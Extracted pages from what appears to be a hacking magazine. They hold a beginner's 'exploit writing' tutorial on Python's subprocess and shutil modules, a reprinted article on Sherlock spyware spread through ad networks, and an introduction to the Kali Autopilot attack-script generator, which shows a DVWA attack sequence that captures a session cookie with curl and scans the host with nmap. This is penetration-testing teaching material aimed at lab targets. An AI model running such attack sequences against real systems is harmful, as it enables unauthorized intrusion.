^C Cancel    M-M Mac Format M-P Prepend  ^T Browse
  
```

Here we are importing another module named “subprocess”. The official documentation of python says that the “subprocess” module allows users to start new processes, connect to their input/output error pipes and obtain their return codes.

The important thing is this module is supposed to replace the OS module we learnt about in our Part 1. In Real World, the subprocess module allows us to run other programs and execute external commands from inside the Python code. This enables us to run command line tools,

execute external executables (read payloads), run programs written in other programming languages like Ruby, Perl etc and even run programs as background processes. Let's see the output of above changes we made in the above exploit.

```
(kali㉿222vm) - [~/python_exploit]
$ python3 first_exploit
kali
None

(kali㉿222vm) - [~/python_exploit]
$ nano first_exploit

(kali㉿222vm) - [~/python_exploit]
$ python3 first_exploit
Linux
None
```

If you have noticed, I am trying to execute two shell commands “whoami” and “uname”. Let's edit the code of the exploit to run another shell command ‘id’.

```
GNU nano 7.2          first exploit

import subprocess

a = subprocess.run(["id"])

print(a.stdout)

[ Wrote 7 lines ]

^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify
```

Let's save and execute the exploit.

```
(kali㉿222vm) - [~/python_exploit]
$ python3 first_exploit
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),119(wireshark),121(bluetooth),133(scanner),141(kaboxer)
None
```


Let's edit the code once again to add the following highlighted code.

```

GNU nano 7.2                                first_exploit

import subprocess

a = subprocess.run(["id"],capture_output=True)

print(a.stdout)

```

[Wrote 7 lines]

^G Help	^O Write Out	^W Where Is	^K Cut	^T Execute
^X Exit	^R Read File	^\ Replace	^U Paste	^J Justify

```

(kali@222vm) - [~/python_exploit]
$ python3 first_exploit
b'uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialog),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),119(wireshark),121(bluetooth),133(scanner),141(kaboxer)\n'

```

Let's edit the code further.

```

GNU nano 7.2                                first_exploit

import subprocess

a = subprocess.run(["id"],capture_output=True,shell=True,text=True>

```

[Wrote 7 lines]

^G Help	^O Write Out	^W Where Is	^K Cut	^T Execute
^X Exit	^R Read File	^\ Replace	^U Paste	^J Justify


```
(kali@222vm) - [~/python_exploit]
$ python3 first_exploit
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout)
,24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plug
dev),109(netdev),119(wireshark),121(bluetooth),133(scanner),141(ka
boxer)
```

You can see that the variable running subprocess module has been given many values. These values are known as arguments.

What are arguments?

Before you learn what are arguments you should learn another concept of Python. These are methods.

What are methods?

A method in Python is a block of code that carries out a specific task. In our Part 1 of exploit writing and even in Part 2, readers learnt about different modules like OS, platform etc. Readers have seen various commands using these libraries like `os.name()`, `os.get_cwd()` and `subprocess.run()` etc.

Here `name()`, `get_cwd()` and `run()` are methods of this respective modules. You can see that they are called to perform a specific task. For example, `os.getcwd()` gets us the working directory. These methods may take zero or more arguments depending on what specific task we are giving it.

In the above example, `subprocess.run()` has more than three arguments. I hope now the concept of arguments is clear to our readers. The `subprocess.run()` method has several arguments like `args`, `capture_output`, `text`, `check`, `timeout` and `shell` etc. The `subprocess.run()` method also returns a completed process object (more about it later) and it contains the following attributes. They are `args`, `return code`, `stdout` and `stderr`.

Till now we have used `stdout` attributes. Now let's see `stderr` attribute. `Stderr` displays any errors that occurs while executing the exploit instead of displaying its output.

```
GNU nano 7.2      first_exploit

import subprocess

a = subprocess.run(["id"],capture_output=True,shell=True,text=True>
print(a.stderr)
```

[Wrote 7 lines]


```
(kali@222vm) - [~/python_exploit]
$ python3 first_exploit
```

If the exploit runs without any error, it will not display anything. Apart from running external commands the “subprocess” module can also help us to execute other Python programs and commands.

```
GNU nano 7.2 first_exploit

import subprocess

a = subprocess.run(["python", "--version"])
print(a.stdout)
```

[Wrote 7 lines]

^G Help	^O Write Out	^W Where Is	^K Cut	^T Execute
^X Exit	^R Read File	^\ Replace	^U Paste	^J Justify

```
(kali@222vm) - [~/python_exploit]
$ python3 first_exploit
Python 3.10.9
None
```

The shutil() module

The shutil module is another module that can prove very helpful in writing exploits. The shutil module offers a number of high-level operations on files and a collection of files. Let’s see some of them.

1. shutil.copyfile()

The shutil.copyfile() method copies the content of one file to another file without its metadata. This command is like CTRL+C and CTRL+V in Windows. It needs two arguments ‘src’ and ‘dst’ (source file and destination file). Let’s edit the code as shown below.


```

GNU nano 7.2          first_exploit

import shutil

shutil.copyfile('first_exploit', 'copied_exploit')

```

[Wrote 6 lines]

^G Help	^O Write Out	^W Where Is	^K Cut	^T Execute
^X Exit	^R Read File	^\ Replace	^U Paste	^J Justify

```

(kali@222vm) - [~/python_exploit]
$ ls
first_exploit

(kali@222vm) - [~/python_exploit]
$ python3 first_exploit

(kali@222vm) - [~/python_exploit]
$ ls
copied_exploit  first_exploit

(kali@222vm) - [~/python_exploit]
$ cat copied_exploit

import shutil

shutil.copyfile('first_exploit', 'copied_exploit')

(kali@222vm) - [~/python_exploit]
$

```

"Every hacker is to some extent a rebel who lives by different standards and enjoys beating the system." -kevin mitnick

2. shutil.copymode()

The `shutil.copymode()` method copies the contents of the file along with its permission bits. Let's see it practically. For this, let's change the permission bits of "first_exploit" to "777".

```
(kali@222vm) - [~/python_exploit]
$ chmod 777 first_exploit

(kali@222vm) - [~/python_exploit]
$ ls -l
total 8
-rw-r--r-- 1 kali kali 69 Oct  6 09:09 copied_exploit
-rwxrwxrwx 1 kali kali 69 Oct  6 09:11 first_exploit
```

Then edit the exploit as shown below.

```
GNU nano 7.2      first_exploit

import shutil

shutil.copymode('first_exploit', 'copied_exploit')

[ Wrote 6 lines ]
```

```
(kali@222vm) - [~/python_exploit]
$ python3 first_exploit

(kali@222vm) - [~/python_exploit]
$ ls
copied_exploit  first_exploit

(kali@222vm) - [~/python_exploit]
$ ls -l
total 8
-rwxrwxrwx 1 kali kali 69 Oct  6 09:09 copied_exploit
-rwxrwxrwx 1 kali kali 69 Oct  6 09:11 first_exploit
```


3. shutil.copystat()

The `shutil.copystat()` method copies the permission bits, last access time, last modification time and all flags from the source file. When we used `shutil.copymode()` method to copy a file above, you should notice that everything changed except the time. While the time on 'first_exploit' is 09:11, the time on copied exploit is 09:09. Let's see if it changes if we copy it with `shutil.copystat()` method.

```

GNU nano 7.2                                first_exploit

import shutil

shutil.copystat('first_exploit', 'copied_exploit')

[ Wrote 6 lines ]

^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify

(kali@222vm) - [~/python_exploit]
$ python3 first_exploit

(kali@222vm) - [~/python_exploit]
$ ls
copied_exploit  copied_exploit_2  first_exploit

(kali@222vm) - [~/python_exploit]
$ ls -l
total 12
-rwxrwxrwx 1 kali kali 69 Oct  6 09:15 copied_exploit
-rwxrwxrwx 1 kali kali 67 Oct  6 09:16 copied_exploit_2
-rwxrwxrwx 1 kali kali 67 Oct  6 09:16 first_exploit

(kali@222vm) - [~/python_exploit]
$ 
```

"To some people I'll always be the bad guy." -kevin mitnick

4. shutil.copy()

The `shutil.copy()` method is used to copy the file to the directory specified in “dst” argument. To demonstrate this, let’s create a new directory.

```
(kali@222vm) - [~/python_exploit]
$ mkdir copies

(kali@222vm) - [~/python_exploit]
$ ls
copied_exploit  copied_exploit_2  copies  first_exploit

(kali@222vm) - [~/python_exploit]
$
```

Then edit the code of the exploit as follows.

```
GNU nano 7.2      first_exploit

import shutil

shutil.copy('first_exploit', 'copies')

[ Wrote 6 lines ]

^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify
```

```
(kali@222vm) - [~/python_exploit]
$ python3 first_exploit

(kali@222vm) - [~/python_exploit]
$ ls
copied_exploit  copied_exploit_2  copies  first_exploit

(kali@222vm) - [~/python_exploit]
$ ls copies
first_exploit
```


5. shutil.copytree()

The `shutil.copytree()` method recursively copies the entire directory from “src” to “dst”.

```
(kali@222vm) - [~/python_exploit]
$ mkdir copies_2

(kali@222vm) - [~/python_exploit]
$ ls
copied_exploit  copied_exploit_2  copies  copies_2  first_exploit

(kali@222vm) - [~/python_exploit]
$
```

GNU nano 7.2 first_exploit

```
import shutil

shutil.copytree('copies', 'copies_2')
```

[Wrote 6 lines]

^G Help	^O Write Out	^W Where Is	^K Cut	^T Execute
^X Exit	^R Read File	^\ Replace	^U Paste	^J Justify

```
(kali@222vm) - [~/python_exploit]
$ python3 first_exploit

(kali@222vm) - [~/python_exploit]
$ ls
copied_exploit  copied_exploit_2  copies  copies_2  first_exploit

(kali@222vm) - [~/python_exploit]
$ ls copies_2
first_exploit
```


6. shutil.rmtree()

The `shutil.rmtree()` method is used to delete the entire directory. For example, let's delete the "copies_2" directory.

```

GNU nano 7.2                                first_exploit

import shutil

shutil.rmtree('copies_2')

█

[ Wrote 6 lines ]

^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify

(kali@222vm) - [~/python_exploit]
$ python3 first_exploit

(kali@222vm) - [~/python_exploit]
$ ls
copied_exploit  copied_exploit_2  copies  first_exploit

(kali@222vm) - [~/python_exploit]
$ █

```

7. shutil.move()

The `shutil.move()` method is used to move a specific directory and files to another directory.

"I was addicted to hacking, more for the intellectual challenge, the curiosity, the seduction of adventure; not for stealing, or causing damage or writing computer viruses". -kevin mitnick


```

GNU nano 7.2                                first_exploit

import shutil

shutil.move('copies', '/tmp')

[ Wrote 6 lines ]

^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify

(kali@222vm) - [~/python_exploit]
$ python3 first_exploit

(kali@222vm) - [~/python_exploit]
$ ls /tmp
copies

(kali@222vm) - [~/python_exploit]
$ ls /tmp/copies
first_exploit

(kali@222vm) - [~/python_exploit]
$

```

8. shutil.get_archive_formats()

While writing exploits, you may need to make archives or unpack archives, especially when dealing with large files. The `shutil.get_archive_formats` method is used to view all the archive formats on the target system.

```

GNU nano 7.2                                first_exploit

import shutil

print(shutil.get_archive_formats())

```



```
(kali㉿222vm) - [~/python_exploit]
$ python3 first_exploit
[('bztar', "bzip2'ed tar-file"), ('gztar', "gzip'ed tar-file"), ('tar', 'uncompressed tar file'), ('xztar', "xz'ed tar-file"), ('zip', 'ZIP file')]

(kali㉿222vm) - [~/python_exploit]
$
```

9. shutil.get_unpack_formats()

The `shutil.get_unpack_formats` method is used to view all the unpacking formats available on the target system.

```
GNU nano 7.2          first_exploit

import shutil

print(shutil.get_unpack_formats())

[ Wrote 8 lines ]
^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify

(kali㉿222vm) - [~/python_exploit]
$ python3 first_exploit
[('bztar', ['.tar.bz2', '.tbz2'], "bzip2'ed tar-file"), ('gztar', ['.tar.gz', '.tgz'], "gzip'ed tar-file"), ('tar', ['.tar'], 'uncompressed tar file'), ('xztar', ['.tar.xz', '.txz'], "xz'ed tar-file"), ('zip', ['.zip'], 'ZIP file')]

(kali㉿222vm) - [~/python_exploit]
$
```


10. shutil.make_archive()

To make an archive, the `shutil.make_archive` method is used. It takes 3 arguments by default. The first argument is the name of the archive to be set. The second argument is the format of the archive you want to make and the third argument is the path to the files to be archived.

```

GNU nano 7.2                                first_exploit

import shutil

shutil.make_archive('archive', 'zip', '/home/kali/python_exploit')
█

[ Wrote 9 lines ]

^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify

(kali@222vm) - [~/python_exploit]
$ ls
copied_exploit  copied_exploit_2  first_exploit

(kali@222vm) - [~/python_exploit]
$ python3 first_exploit

(kali@222vm) - [~/python_exploit]
$ ls
archive.zip  copied_exploit  copied_exploit_2  first_exploit

(kali@222vm) - [~/python_exploit]
$ █

```

11. shutil.unpack_archive()

The `shutil.unpack_archive` method is used to unpack the archive. This method too requires three arguments. The first argument is the name of the archive to be extracted along with its path. The second argument is the path to the directory into which the archive is to be extracted and the third argument is the format of the archive.


```

GNU nano 7.2                                first_exploit

import shutil

shutil.unpack_archive('archive.zip', 'unpacked', 'zip')
█

[ Wrote 10 lines ]

^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify

(kali@222vm) - [~/python_exploit]
$ ls
archive.zip  copied_exploit  copied_exploit_2  first_exploit

(kali@222vm) - [~/python_exploit]
$ python3 first_exploit

(kali@222vm) - [~/python_exploit]
$ ls
archive.zip  copied_exploit_2  unpacked
copied_exploit  first_exploit

(kali@222vm) - [~/python_exploit]
$ ls unpacked
archive.zip  copied_exploit  copied_exploit_2  first_exploit

```

12. shutil.which()

To end this article, let me tell you about `shutil.which()` method. The `shutil.which()` method returns the path to an executable that would be run if the given cmd was called.

"You can never protect yourself 100%. What you do is protect your self as much as possible and mitigate risk to an acceptable degree. You can never remove all risk".
-kevin mitnick


```
GNU nano 7.2          first_exploit

import shutil

print(shutil.which("python"))

[ Wrote 10 lines ]

^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify

(kali㉿222vm) - [~/python_exploit]
$ python3 first_exploit
/usr/bin/python

(kali㉿222vm) - [~/python_exploit]
$ python3 first_exploit
/usr/bin/perl

(kali㉿222vm) - [~/python_exploit]
$
```

That all for this Part-2. In Part3, we will come back with more tutorials on exploit writing.

Hackercool Magazine
is also available
on Zinio

Spyware can infect your phone or computer via the ads you see online – report

CYBER SECURITY

Claire Seungeun Lee

Associate Professor of Criminology and Justice Studies, UMass Lowell

Each day, you leave digital traces of what you did, where you went, who you communicated with, what you bought, what you're thinking of buying, and much more. This mass of data serves as a library of clues for personalized ads, which are sent to you by a sophisticated network – an automated marketplace of advertisers, publishers and ad brokers that operates at lightning speed.

The ad networks are designed to shield your identity, but companies and governments are able to combine that information with other data, particularly phone location, to identify you and track your movements and online activity. More invasive yet is spyware – malicious software that a government agent, private investigator or criminal installs on someone's phone or computer without their knowledge or consent. Spyware lets the user see the contents of the target's device, including calls, texts, email and voicemail. Some forms of spyware can take control of a phone, including turning on its microphone and camera.

Now, according to an investigative report by the Israeli newspaper Haaretz, an Israeli technology company called Insanet has developed the means of delivering spyware via online ad networks, turning some targeted ads into Trojan horses. According to the report, there's no defense against the spyware, and the Israeli government has given Insanet approval to sell the technology.

Insanet's spyware, Sherlock, is not the first spyware that can be installed on a phone without the need to trick the phone's owner into clicking on a malicious link or downloading a malicious file. NSO's iPhone-hacking Pegasus, for instance, is one of the most controversial spyware tools to emerge in the past five years.

Pegasus relies on vulnerabilities in Apple's iOS, the iPhone operating system, to infiltrate a phone undetected. Apple issued a security update for the latest vulnerability on Sept. 7, 2023.

What sets Insanet's Sherlock apart from Pegasus is its exploitation of ad networks rather than vulnerabilities in phones. A Sherlock user creates an ad campaign that narrowly focuses on the target's demographic and location, and places a spyware-laden ad with an ad exchange. Once the

"Pegasus relies on vulnerabilities in Apple's iOS, the iPhone operating system, to infiltrate a phone undetected."

ad is served to a web page that the target views, the spyware is secretly installed on the target's phone or computer.

Although it's too early to determine the full extent of Sherlock's capabilities and limitations, the Haaretz report found that it can infect Windows-based computers and Android phones as well as iPhones.

Spyware vs. malware

Ad networks have been used to deliver malicious software for years, a practice dubbed malvertising. In most cases, the malware is aimed at computers rather than phones, is indiscriminate, and is designed to lock a user's data as part of a ransomware attack or steal passwords to access online accounts or organizational networks. The ad networks constantly scan for malvertising and rapidly block it when detected.

Sneaking in unseen

(Cont'd on next page)

Spyware, on the other hand, tends to be aimed at phones, is targeted at specific people or narrow categories of people, and is designed to clandestinely obtain sensitive information and monitor someone's activities. Once spyware infiltrates your system, it can record keystrokes, take screenshots and use various tracking mechanisms before transmitting your stolen data to the spyware's creator.

While its actual capabilities are still under investigation, the new Sherlock spyware is at least capable of infiltration, monitoring, data capture and data transmission, according to the Haaretz report.

Who's using spyware

From 2011 to 2023, at least 74 governments engaged in contracts with commercial companies to acquire spyware or digital forensics technology. National governments might deploy spyware for surveillance and gathering intelligence as well as combating crime and terrorism. Law enforcement agencies might similarly use spyware as part of investigative efforts, especially in cases involving cybercrime, organized crime or national security threats.

Companies might use spyware to monitor employees' computer activities, ostensibly to protect intellectual property, prevent data breaches

or ensure compliance with company policies. Private investigators might use spyware to gather information and evidence for clients on legal or personal matters. Hackers and organized crime figures might use spyware to steal information to use in fraud or extortion schemes.

On top of the revelation that Israeli cyber security firms have developed a defense-proof technology that appropriates online advertising for civilian surveillance, a key concern is that Insanet's advanced spyware was legally authorized by the Israeli government for sale to a broader audience. This potentially puts virtually everyone at risk.

The silver lining is that Sherlock appears to be expensive to use. According to an internal company document cited in the Haaretz report, a single Sherlock infection costs a client of a company using the technology a hefty US\$6.4 million.

**This Article first
appeared
in
The Conversation**

Kali Autopilot

INTRODUCTION

A few months back, when developers of Kali Linux introduced Kali Purple they also introduced a new tool called Kali Autopilot. Kali Autopilot is a tool that helps red and purple teams to develop automatic attack scripts.

Although this tool is intended for use to create automatic attack scripts for vulnerable machines in the Kali Purple Platform, it can also be used for creating scripts for pen testing in Real world.

In this article, we will give our readers a basic introduction of Kali Autopilot and how to create automatic scripts using Kali Autopilot. Kali Autopilot is installed by default in Kali Purple but it can also be installed in any Kali machine normally.

*"If you spend more on coffee than on IT security, you will be hacked."
—Richard Clarke*


```
(kali@kali)-[~]
$ kali-autopilot
```

Command 'kali-autopilot' not found, but can be installed with:

```
sudo apt install kali-autopilot
```

```
Do you want to install it? (N/y)y
```

```
sudo apt install kali-autopilot
```

```
[sudo] password for kali: 
```

Once installed, it can be started by running command “kali-autopilot” in terminal as shown below.

```
(kali@kali)-[~]
$ kali-autopilot
```

As soon as we do that, Kali Autopilot window opens as shown below.

Kali Autopilot - Automated Attack Generator

Attack Scripts

dwva

Script

Add

Copy

Delete

Import

Export

Save

Variables for:

	Name	Value
1		
2		
3		
4		
5		
6		
7		
8		

Clear

Insert

Remove

Settings

Delay: 5 -- 20

Interface: eth0

API Port: 80

☐ Always insert delay
 ☐ Debug
 ☐ Set IP Addresses
 ☐ Loop

Scripted Attack Sequence

	Action	Refer	Prompt	Command
1				
2				
3				
4				
5				
6				
7				

Clear

Insert

Remove

Generate

As you can see, the tool's GUI is divided into four sections. They are,

- 1) Attack scripts
- 2) Variables for
- 3) Settings and
- 4) Scripted Attack sequence.

The attack script section is used to import attack scripts into Kali Autopilot and export created scripts. The “variables for” section consists of variables that are used in attack sequence. The “settings” section consists of settings like delay while running sequence, interface to run on etc. The “scripted attack sequence” shows the attack sequence. If you didn't understand properly or confused, don't worry. You will understand everything very soon.

Let's first start with importing an automatic attack script into Autopilot. The makers of Kali Autopilot developed two scripts when they released Kali Purple. These scripts belong to Damn vulnerable web app (DVWA) and Juiceshop. Their download links are given in our Downloads section).

Let's import the DVWA automatic attack script. This can be done by just clicking on “import” in “Attack script” section. Here is the script.

Kali Autopilot - Automated Attack Generator

Attack Scripts

dvwa

Script

Add Copy Delete Import Export Save

Variables for: dvwa

	Name	Value
1	dvwa_ip	192.168.249.14
2	dvwa_port	80
3	dvwa_dir	/dvwa
4		
5		
6		
7		
8		

Clear Insert Remove

Settings

Delay: 1 -- 2

Interface: eth0

API Port: 443

☒ Always insert delay

☒ Debug

☐ Set IP Addresses

☐ Loop

Scripted Attack Sequence

	Action	Refer	Prompt	Command
1	STAGE	1	hello	Reset DB
2	OSB			echo \"http://{dvwa_ip}:{dvwa_port}{dvwa_dir}login.php\"
3	OSB			curl -c /tmp/dvwa.session -s http://{dvwa_ip}:{dvwa_port}{dvwa_dir}
4	OSB			grep PHPSESSID /tmp/dvwa.session awk -F' ' '{{print \$7}}'>/tmp
5	OSB			curl -L -b \"PHPSESSID=\$(cat /tmp/dvwa.phpsessid);security=lo
6	STAGE	2		Host scanning
7	OS			nmap -A {dvwa_ip}

Clear Insert Remove Generate

Well and good. Now let's create our own attack script. I am going to show you how to create automatic attack script for Metasploitable 2 target for this tutorial. Let's start with assigning a variable named 'target_ip'. This is to include the IP address of the target machine.

“Someone cracked my password. Now I need to rename my puppy.”
–Unknown

Kali Autopilot - Automated Attack Generator

Attack Scripts

dvwa

Script

Add

Copy

Delete

Import

Export

Save

Variables for:

	Name	Value
1	Target IP	192.168.249.14
2		
3		
4		
5		
6		
7		
8		

Clear

Insert

Remove

Settings

Delay:

1

--

2

Interface:

eth0

API Port:

443

☒ Always insert delay
 ☒ Debug
 ☐ Set IP Addresses
 ☐ Loop

Scripted Attack Sequence

	Action	Refer	Prompt	Command
1				
2				
3				
4				
5				

Leave the 'settings' section as it is. In the first row of the "scripted attack sequence", we will enter values as shown below.

Kali Autopilot - Automated Attack Generator

Attack Scripts

dvwa

Script

Add

Copy

Delete

Import

Export

Save

Variables for:

	Name	Value
1	target_ip	192.168.249.14
2		
3		
4		
5		
6		
7		
8		

Clear

Insert

Remove

Settings

Delay:

1

--

2

Interface:

eth0

API Port:

